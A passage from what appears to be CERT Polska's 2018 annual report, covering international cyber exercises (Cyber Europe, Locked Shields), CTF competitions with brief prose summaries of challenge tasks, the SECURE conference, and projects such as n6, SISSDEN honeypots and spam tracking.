The first edition of Cyber Europe exercises took place in 2010. Two years later, the exercises concerned the banking sector, in 2014 they focused on the energy and telecommunications sectors. In 2016, the organisers invited ISPS and IT security companies to take part in the exercise. The latest, fifth edition, which took place in June 2018, concerned the civil aviation sector.

The procedures developed by the Member States and ENISA during previous editions of the event became a blueprint for the recommendations of the European Commission on coordinated response to large-scale incidents and crises. The recommendations provide a framework for the procedures and organisation of European cooperation at strategic and operational level.

The scale of the exercise is best illustrated with numbers and figures. The latest edition brought together 30 EU Member States and members of the European Free Trade Association, as well as 10 EU institutions dealing with cybersecurity and operating in the civil aviation sector. A total of 300 organisations and 900 teams or specialists in the field of cybersecurity, crisis management and social communication took part in the exercises. Over the course of two days, the participants received more than 23,000 training messages.

Poland was represented by: NASK – National Research Institute with its CERT Polska Team, public administration represented by the Governmental Centre for Security, Ministries of Digital Affairs and Infrastructure, the Civil Aviation Office, as well as air traffic control, civil aviation sector entities, telecommunications network provider and the Polska Obywatelska Cyberobrona [Polish Civic Cyber Defence] Association. In total, Poland brought forth 18 teams from 10 organisations.

Over the course of the two-day exercise, Polish participants exchanged more than 500 e-mails. Apart from that, they communicated by phone and, in terms of technical matters, such as handling computer security incidents, using a form and instant messenger provided by CERT Polska. This figure does not include internal communication within the participating organisations.

The participants also responded to the simulated events by preparing brief analyses for the organisations' management and phone calls to the representatives of the training editorial offices of the news media.

The supervision and coordination of the exercise required approx.150 e-mails, dozens of phone calls and ongoing communication between moderators and administrators, who used an instant messaging app. In terms of this exercise, coordination and supervision meant oversight over the course of the exercise, the operation of the training platform, which ensured functioning of the virtual world and solving technical issues cropping up. The moderators also played a supplementary role in the proposed scenario, but they intervened only in special cases, for example when actions or decisions of the entity that did not participate in the exercise were required for reacting to an event in the scenario.

The structure of the exercise scenario encompassed security incidents in networks and computer systems as well as hybrid attacks – threats to physical security, media campaigns and misinformation, which materialised through events in the civil aviation sector and crisis management. The scenario also encompassed potential threats to other sectors of the economy, which could have spread through the network, as the incident escalated. One of the objectives of the exercise was to check whether the existing cooperation mechanisms at European level sufficiently address the needs of the Member States. The event tested crisis management plan and business continuity plans at all levels – organisational, sectoral, state and in the entire European Economic Area.

At the media level, the scenario was supposed to test the aviation sector's readiness to defend itself against misinformation and to coordinate media response to inform the public about the ongoing crisis.

Technical events constituted an important element of the exercise, which required expert teams to respond to computer security incidents by conducting breach analyses, analysing malware samples, curbing attacks exploiting the “Internet of Things” and carrying out automated analysis of information from open sources.

Technical incidents comprised larger incidents, and successful recovery decided whether the response to the crisis would be successful.

The summaries and recommendations from the exercise were drawn up at the turn of October and November 2018. The content of the report, which was agreed upon at the European level, was communicated to the national coordinators and exercise participants. The publicly accessible part of the report on the organisation and the process of the exercise is available on the ENISA website[5], along with reports from previous editions of Cyber Europe. It should be noted that most of the conclusions and observations are not published, since they constitute legally protected information – classified information of the public administration and the commercial secrets of participating companies. The exercise was s perfect opportunity to test the operation of contact points for cybersecurity and their cooperation with crisis management centres. In terms of procedures at the national level, the cooperation between NASK and Government Centre for Security in convening the Critical Incidents Team and its relation to the Government Crisis Management Team was tested. This activity was one of the objectives of the national exercises, which allowed for testing one of the assumed variants of incident response and their escalation from the organisational level to the national level. The experience was used in the preparation of the next update of the crisis management plans. In terms of sectors, the exercise tested the procedures and technical aspects of interaction between cybersecurity and civil aviation security actors in counteracting a complex threat, occurring in cyberspace, but having a real, tangible impact on civil aviation actors. Deficiencies and shortcomings were noted, particularly in terms of communication and ongoing exchange of information. The majority of them resulted from the fact that the actors used training procedures, developed on the basis of the draft act, while forgoing solutions resulting from implementing regulations. The shortcomings concerned mainly the technical and organisational aspect of communication channels, which to date were rarely or never used (CSIRT network, Single Contact Point, Critical Incidents Team). Thanks to the conclusions of the exercise, the identified shortcomings are being addressed on an ongoing basis during the development of the national cybersecurity system.

Locked Shields 2018

Locked Shields is the largest technical cybersecurity exercise in the world, which has been organised annually since 2010 by NATO CCDCOE – the Cooperative Cyber Defence Centre of Excellence, headquartered in Estonia. The "blue" teams, which represent CCDCOE member countries during the exercise, act as rapid response teams of the fictional country named Berylia. They acted as a line of defence against the "red" team, attacking standard ICT systems and services, as well as specialised military infrastructure and SCADA systems. In addition to defending and securing networks, as well as detecting and preventing attacks under time pressure, the "blue" team was also tasked with reporting threats as part of the international cooperation framework. Simultaneously with the technical part, the strategic part of the exercise is also going on, verifying the strategic and political decision-making capabilities, as well as legal analyses and external communication.

The extremely large scale of the event is evidenced by the fact that the infrastructure defended by each of the "blue" teams comprised more than 150 IT systems, and the number of attacks launched against them exceeded 2500 in total. The role of the "blue" teams was played by 15 national teams, 5 joint teams and 2 teams representing the European Union and NATO CERTs. In total, more than 1000 experts from 30 countries participated in the exercises. The winner was the NATO team comprising 30 experts from various institutions of this organisation, the second place went to the French national team, and the third place was won by the Czech team.




Figure 3. *Industrial controllers, which serve as a part of the energy management system.*

[5] https://www.enisa.europa.eu/publications/cyber-europe-2018-after-action-report

[6] https://ccdcoe.org/exercises/locked-shields/

Among the new aspects introduced in the 2018 edition of the exercise was the inclusion of energy management system to the infrastructure protected by the “blue” teams, along with systems constituting a fully functional 4G cellular network. Like always, the exercise included its regular elements – industrial systems, which in 2018 comprised critical water treatment infrastructure, as well as military observation drone control system.

The Polish team, led by the National Centre for Cryptography, comprised experts from both military and civil institutions, who deal with the protection of key infrastructure in Poland on a daily basis. Locked Shields exercises are an opportunity to build an effective form of cooperation in case of a potential threat.

European Cyber Security Challenge

The decision to launch an international ICT security competition was made by the European Commission in 2013[7]. A year later, three countries – Austria, Germany and Switzerland – took part in the first edition of the new competition. Four years later, in the 2018 finals[8] taking place under the auspices of the European Network and Information Security Agency (ENISA), representatives of the majority of the EU Member States competed against each other. This year’s edition was also the first for Poland.

The aim of the competition is to draw attention to the lack of a sufficient number of ICT security experts, as well as to show young people a legal form of learning and competition. The finals are usually accompanied by an open job fair. The idea behind the competition is also to create opportunities to establish contacts and raise awareness of cybersecurity threats. Each national team participating in the European Cyber Security Challenge must comprise 10 members, including 5 juniors aged 14 to 20, as well as 5 seniors aged 21 to 25. Each country chooses its own representatives. The Polish national team was managed and supervised by NASK. The team was selected in national qualifiers, carried out by means of two on-line CTF competitions. In June 2018, nearly 100 participants competed to complete more than 20 tasks in each age category, published on the hack.cert.pl platform. The tasks used in qualifiers are still available on the platform, and we encourage everybody to try.

The Polish national team consisted of both sophomore and freshman IT students, as well as young, but already renowned experts, working in global technology companies. The representatives had the opportunity to get to know each other better during the meeting at NASK headquarters.

Each year, the final competition is organised by one of the participating countries. In 2018, they were held in London in October. After two days of competition, Poland finally took 4th place, ranking just behind the United Kingdom, surpassing 13 other teams. The competition was won by the German team and the second place was taken by France. After the competition, the Polish ambassador Arkady Rzegocki personally congratulated the Polish team.

In 2019, the finals will be held in Romania.

Figure 4. *Polish national team at the ECSC finals in London*


[7] https://www.enisa.europa.eu/about-enisa/structure-organization/national-liaison-office/meetings/april-2017/2017-04-26-ecsc-brief.pdf
[8] https://www.enisa.europa.eu/events/european-cyber-security-challenge-ecsc-2018

CTF scene

Capture the Flag competitions are team-based IT and ICT security contests,. organised independently by universities, governments, organisations and – first and foremost – teams themselves. Such contests are constantly gaining in popularity because they provide an opportunity to learn about important IT security issues in a legal way, while offering an opportunity for a healthy competition. In 2018, according to ctftime.org[9], a website aggregating ranking lists of competitions and teams, nearly 150 competitions were held throughout the year.

CTF competitions can be classified according to their form and location. The most popular form of such competitions is "jeopardy," in which teams solve anywhere from a dozen to several dozen tasks with varying difficulty, concerning several categories web-application security, reverse engineering, cryptography, exploiting vulnerabilities in applications and computer forensics. The solution to each task is a "flag," which the teams exchange for points on the competition platform. In the "attack/defence" formula, each team gets access to a copy of a server running network services – tasks prepared by the competition organisers. Teams need to find bugs in their assigned applications, fix them, and regularly steal the flags from other teams. Competitions are also divided into those organised on-line (usually using the "jeopardy" formula), local ones, as well as mixed competitions, with on-line qualifiers and local finals.

The 2018 season turned out to be very bountiful for the Polish teams[10]. Dragon Sector won the competition and the p4 team was second only to the PPP team from the American Carnegie Mellon University. The annual team ranking is calculated on the basis of the 10 best competitions of a given team, although most of them take part in several dozen events during the year. Both current and former CERT Polska employees are involved with top Polish teams. The 36th and 40th places were taken by student teams – Made in MIM from the University of Warsaw and Just Cat The Fish representing the AGH University of Science and Technology.



Place	Team	Country	Rating
♛ 1	Dragon Sector	🇵🇱	1090.146
2	Plaid Parliament of Pwning	🇺🇸	991.963
3	p4	🇵🇱	628.663

Figure 5. *Top places in the 2018 ranking. (Source: ctftime.org).*

As the popularity of competitions grows, so do their prize pools. In 2018, the most prestigious competitions boasted high awards, including the Swiss Insomni'hack (4 kilograms of silver), the Taiwanese HITCON CTF (8,000 USD) Google CTF in London (15,000), Russian CTFZone (17,000) or Chinese 0CTF (40,000), WCTF (100,000) and Real World CTF (150,000).

Figure 6. *Insomni'hack finals in Geneva. (source: SCRT.ch.).*

[9] https://ctftime.org
[10] https://ctftime.org/stats/2018

In 2018, competitions and contests using the CTF formula were also held in Poland. One of the most important, highly rated in the ctftime.org ranking, was Dragon CTF (with a prize pool amounting to 17,000 PLN), organised by Dragon Sector on the occasion of the PWNing 2018 conference in Warsaw, with an on-line teaser. The finals were won[11] by a pan-European team – tasteless, second place went to p4, third place to Hungarian team SpamAndHex, and Just Cat The Fish ended up just behind the podium. The Polish Army organised the competition during the Hack Yeah hackathon at the end of November. Teams of two competed for 60,000 PLN and other prizes.

In 2018, CERT Polska organised two CTF events – national qualifiers for the Polish national team for the finals of the European Cyber Security Challenge in June and the competition taking place as part of the European Security Month in October. Both are described in more detail in the articles on pages 24 and 27. We also published an article about the technical aspects of organising CTF competitions[12].

SECURE 2018

On 23-24 October 2018, the 22nd edition of the SECURE conference organized by CERT Polska, NASK National Research Institute and NASK S.A. took place, bringing together more than 600 guests from Poland and abroad. The programme included speeches and presentations by 50 speakers who talked about various topics.

The substantive part of the conference started with keynote by by Dr Aleksandra Przegalińska (Kozminski University, MIT) who presented an introduction to the subject of the directions of development of artificial intelligence and the threats related to its use. The issue of artificial intelligence, as well as related topics, such as machine learning or autonomous systems, were also discussed in subsequent presentations. Filip Konopczyński and Urszula Rybicka representing NASK PIB presented the results of research on using AI in industry, and Kamil Frankowicz (CERT Polska) talked about using machine learning in malware analysis. Two of the presentations concerned risks associated with smart systems installed in cars – one of them was delivered by Inbar Raz, the other by Stefan Tanase and Gabriel Cirlig (Ixia).

The block dedicated to mechanisms of information manipulation, including the dissemination of fake news, and – in particular – the lively presentation on "information supermutants" by Dr. Marcin Napiórkowski (University of Warsaw, Contemporary Mythology) enjoyed the greatest popularity.

There was no shortage of presentations concerning technical research and projects carried out by CERT Polska and NASK PIB ("How to organise a CTF and survive, or organisation of competitions for hackers from the admin's perspective" by Michał Leszczyński, "Observing malicious activities in a network telescope – from detecting DoS attacks to fingerprinting botnets" by Piotr Bazydło and "Monitoring in the country and beyond" by Paweł Pawliński).

During the conference, a debate was held on the impact of new regulations introduced by the Act on the National Cybersecurity System on business, administration and citizens. A presentation by Krzysztof Silicki, Director of NASK for Cybersecurity and Innovation, served as a great introduction to the debate.

The SECURE 2018 presentations are available at https://goo.gl/h6hmWE

[11] https://twitter.com/DragonSectorCTF/status/1065036293015592960
[12] https://www.cert.pl/news/single/techniczne-aspekty-organizacji-zawodow-i-cwiczen-ctf/




Figure 7. Dr. Aleksandra Przegalińska's speech at SECURE 2018.

However, SECURE is more than just an annual autumn conference. On 23rd May 2018, the "SECURE Early Bird" event was held, focusing exclusively on technical and practical aspects. The event concerned the detection of virtualisation mechanisms used by malware (Carsten Willems, VMRay), fuzzying interpreters in search of vulnerabilities (Kamil Frankowicz, CERT Polska), searching large collections of malware (Jarosław Jedynak) and vulnerabilities in CPU optimisation (Michał Leszczyński, CERT Polska).

Throughout the year, we also held a series of meetings with business representatives under the SECURE brand, looking for synergy in actions for education and ways to use the capabilities of CERT Polska and NASK PIB in the real construction of the national cybersecurity system.

European Cybersecurity Month

Since 2012, October has been the European Cybersecurity Month, thanks to an initiative of the European Commission and the European Union Agency for Network and Information Security (ENISA). As part of the "European Cybersecurity Month (ECSM)" campaign, each Member State organises annual events to raise awareness about risks lurking on the internet.

The CERT Polska Team undertakes numerous initiatives aimed at raising awareness of users and ICT security specialists – one of such initiatives, included in the framework of the ECSM, is the two-day SECURE conference (see page 24).

The ECSM 2018 also featured a Capture The Flag competition, which consisted of a total of six tasks in the following categories – exploiting web applications, forensics, reverse engineering and cryptography. The competition was won by the first three participants who managed to solve a complete set of tasks. Below you can find a generalised description of each of the challenges – keep in mind that selected archive competition tasks are still available at hack.cert.pl/challenges

The *crackme* task consisted of an executable program that prompted the users to type in a flag, and then informed whether it was correct or not. After the application was disassembled, it was rather easy to notice that the code fragments responsible for verifying the flag were encrypted. The flag itself was checked in three-byte blocks, so the problem could be solved using the reverse debugging technique, by modifying the application code or by manually removing each layer of encryption.

The notepad task was a simple web application offering an on-line notepad and a basic view of the user profile. The expected solution to the task was to carry out a successful SSRF *Server Side Request Forgery*) attack through the avatar adding form. During this operation, the server always downloaded the image from the given link. The application developer gave each session from the localhost address administrative permissions for “their own convenience”, which meant that it was possible to exploit the avatar adding form and thus execute actions using an account with elevated privileges.

In the *kpn* task, the users were presented with a 32-bit executable ELF file. After running it, the application prompts the user to play “rock, paper, scissors” and informs them that in order to get the flag, the user needs to win 100 times in a row. The program has several implementation errors, which enable the attacker to predict the value of seed state used in rand() function with high degree of probability, and then go on a winning streak, knowing all the future moves of the computer opponent.

The *zip fortress*, as the name suggests, consisted of a single archive file in ZIP format, which had to be extracted. Unfortunately, the attempt to do this ended, depending on the tool used, with a message about a damaged file or a password prompt. It was therefore necessary to take a closer look at the file, preferably using hexeditor, and consult the observations with the specification of a ZIP archive. Properly dividing the file into smaller parts made it possible to extract the password to the proper archive with the flag, and then to extract the flag itself.

The Search task comprised a web application with an advanced search engine based on Apache Lucene syntax. In order to solve the problem, the user had to pilfer the contents of the SECRET_KEY configuration variable in an application written using the Flask framework. An implementation error enabled the user for almost unlimited use of reflection on the searched objects, which after finding the right references made it possible to refer directly to the app.__dict__. Getting the flag was then possible using a technique similar to a *blind SQL injection*, adapted to this particular situation.

In the *outsourz3d* task, the users had to carry out reverse engineering of many similar executables – more specifically, find the correct password for each of them in a very short time. The application code used relatively simple operations – each test checked exactly one character and was based on simple operations (exclusive disjunction, addition, subtraction, bit rotation, etc.) Therefore, angr symbolic analysis framework[13] could prove very useful for solving this problem.

Full descriptions of the tasks can be found on our blog[14].

Ouch! Bulletin

Since 2011, CERT Polska has been editing the Polish version of the *Ouch!* educational bulletin – a SANS Institute publication, in the form of a two-page monthly magazine, dealing with aspects of cybersecurity in everyday life with technology, provided in a clear and easily understandable form.

In 2018, *Ouch!* provided information about cybersecure homes, safely using e-mail, social engineering and the consequences of GDPR.

OUCH! is licensed under Creative Commons BY-NC-ND 3.0, which means that the newsletter can be freely distributed in any organisation provided it is not used for commercial purposes. All Polish editions can be found at: http://www.cert.pl/ouch.

[13] https://angr.io/

[14] https://www.cert.pl/news/single/ecsm-2018-rozwiazania-zadan/

Projects

SOASP

In 2018, we continued the Strengthening operational aspects of cyber-security capacities in Poland (SOASP) project, aimed at increasing the operational and analytical capabilities of the team, with particular emphasis on the obligations resulting from the Act on the National Cybersecurity System (for more details on the Act, see chapter "Changes in the manner of reporting incidents due to the entry of the Act on National Cybersecurity Ssytem into force" on page 14). All activities described below are co-financed by CEF (Connecting Europe Facility) programme, action number 2016-PL-IA-0127.

Cuckoo system development

Cuckoo Sandbox[15] is a popular system used for automatic malware analysis – a so-called sandbox. The tool is free and available under an open source license. In cooperation with the authors of Cuckoo (Hatching.io) the application's static analysis capabilities were expanded, enabling extraction key information about the tested samples, in particular the details related to communication with Command and Control servers (IP addresses, encryption keys, DGA seeds). Additionally, sandbox security has been reinforced to combat some of the techniques used by malware to make its analysis more difficult. The summary of the works was published on the official blog: https://hatching.io/blog/onemon-cuckoo-release.

Publishing the MWDB website

As part of the SOASP project, we have opened our malware repository, as well as automatic static and dynamic analyses. For more information, see page 32.

Publishing n6 under open source licence

n6 (Network Security Incident eXchange) is our original system for automatic collection, processing and distribution of information on network threats, enabling our team to provide information and data to network owners, administrators and operators. We provide the information about various threats including:
- infected computers (bots);
- phishing sites;
- botnet C&C infrastructure;
- malware distribution sites;
- sources of attacks on network services
- and much more.

The system supports many types of information sources, including data from other CSIRTs, commercial companies, non-profit organisations and independent researchers. We use it to process and deliver information about millions of security incidents to relevant customers on a daily basis. In 2018, we handled more than 350 million safety incidents using n6. Detailed statistics can be found in the last chapter of this report.

After several years of development, we decided to make the software available to the entire community of security incident response teams and everybody who needs to process a significant amount of information about threats and indicators of compromise. The source code is available on our GitHub profile16.

Any organisation in Poland can gain access to the data relating to its network in our n6 instance, completely free of charge. Details can be found on the project website: https://n6.cert.pl/.

[15] http://www.cuckoosandbox.org/
[16] https://github.com/CERT-Polska/n6

SISSDEN

We continue our work on a global monitoring system for attacks on public network services. The SISSDEN project maintains a network of sensors based on low-interactive honeypots – traps that emulate real services that record all attempted attacks.

By the end of 2018 we ran 9 different honeypots monitoring a number of services, including SSH, Telnet, WWW, RDP, VNC, SMTP, industrial system interfaces, as well as services that may be exploited to carry out DDoS (Distributed Reflected Denial of Service, to be more precise) attacks, such as open DNS servers. We have also exceeded the number of 200 active system probes, covering 6 continents and almost all European countries. Below, you can find maps showing the number of monitored public IP addresses at the turn of 2018 and 2019 – each probe usually has several public addresses.




Figure 8. Maps showing the number of monitored public IP addresses at the turn of 2018 and 2019.

Our observations show that Telnet – a protocol used for remote management of devices, such as routers and CCTV cameras – is currently the most frequent target. Logging in to default accounts via Telnet is used by many botnets, including the Mirai[17] botnet, described by us in previous years. The graph below shows the number of attacks on Telnet and SSH services recorded by our honeypots per week.

At the end of the year, we saw less than 2 million attacks per day, or more than 12 million per week. The constant growth in the number of recorded events throughout the year can be partly attributed to the expansion of the sensor network, but since August, the intensity of attacks on Telnet, which dominates our comparison, has increased significantly.




Chart 1. *Number of attacks on Telnet and SSH services recorded by SISSDEN project honeypots per week.*

The details about the threats identified by the network of honeypots are provided to network operators and CERTs in the form of free reports sent with Shadowserver (https://www.shadowserver.org/). Shadowserver is a non-profit organisation that supports law enforcement agencies, CSIRTs and other entities around the world to combat botnets and other threats. To receive reports on your network, simply sign up via the SISSDEN user portal: https://portal.sissden.eu/. Its functionality will be gradually expanded in the next year.

The second important tool created as part of the project is a darknet monitoring system (the so-called network telescope). The system was used throughout the year to analyse important events such as the record-breaking DDoS attacks in February[18, 19]. These attacks were carried out using the Distributed Reflected Denial of Service methodology, using insecure servers with the Memcache service enabled. Analysis of darknet data showed that the UDP port used by Memcache was the target of large scans in the days preceding the first attacks. This is illustrated by the graph below, which shows the number of packets per port used by Memcache.

[17] Security landscape of the Polish Internet 2016. https://www.cert.pl/PDF/Raport_CP_2016.pdf
[18] https://githubengineering.com/ddos-incident-report/
[19] https://www.netscout.com/blog/asert/netscout-arbor-confirms-17-tbps-ddos-attack-terabit-attack-era




Chart 2. *Number of packets per port used by Memcache.*

The scale of the monitored address space enables accurate observation of distributed port scans and effects of DoS attacks using packets with spoofed source addresses (usually SYN flood). On average, we record as many as half a million packets per minute – about 25 billion a month, of which 80% are TCP packets. All traffic is analysed on an ongoing basis and information about detected attacks is provided and distributed via the n6 platform (see page 27). In 2019, we plan to further develop the system by implementing algorithms that automatically detect anomalies, which will enable us to identify suspicious network activity in advance.

A large part of our work in the project concerns malware analysis. As part of the project, we developed and currently maintain a system for tracking botnet activity: mtracker. Technical details about the tool can be found on our website.[20] In 2018, mtracker was used to monitor the activities of 16 malware families, including Emotet[21], Tofsee[22] and Ramnit[23].

The project is carried out within a European consortium, coordinated by NASK, which works as one of the main implementing entities. Detailed information and selected analyses can be found on the official project website: https://sissden.eu/. News are published on Twitter (@sissden). The SISSDEN project has received funding from the Horizon 2020 EU Framework Programme (H2020-DS-2015-1) under the grant no. 700176.

RegSOC

In mid-2018, together with the Wrocław University of Technology, which leads the consortium, as well as the EMAG Institute of Innovative Technologies, we launched works on the RegSOC project (Regional Centre for Cybersecurity). The aim of the project is to prepare and launch a prototype of a model solution for a regional cybersecurity centre, with particular emphasis on the specificity of public entities, including government and local government administration units.

Within the framework of the project, NASK deals with the subject of tracking spam campaigns. We are interested in e-mails containing malicious software or links to phishing sites, which are the most frequently used attack vectors, used against individuals, as well as companies and institutions. Quick identification and analysis of new campaigns is crucial from the point of view of CERT Polska's operations, especially in order to warn users and neutralise the possible threats.

[20] https://www.cert.pl/news/single/mtracker-sposob-sledzenie-zlosliwego-oprogramowania/
[21] https://www.cert.pl/news/single/analiza-zlosliwego-oprogramowania-emotet-v4/
[22] https://www.cert.pl/news/single/glebsze-spojrzenie-moduly-tofsee/
[23] https://www.cert.pl/news/single/ramnit-doglebna-analiza/

As part of the project, the team has developed a prototype tool for collecting and preliminary analysis of spam. It can act as a spamtrap – a system that collects messages sent to non-existent mailboxes, created especially for the purpose of monitoring threats. Our tool can also be run in honeypot mode, in which it pretends to be an open-relay server, an incorrectly configured mail server that can be used to distribute spam. In both cases, we collect e-mails that can be treated as undesirable and unwanted.

We are currently working on algorithms for grouping spam into sets of related messages, which will enable us to detect new campaigns nearly in real time. In the next steps, we are going to develop automatic content and attachment analysis tools, making it easier to identify targets for attacks.

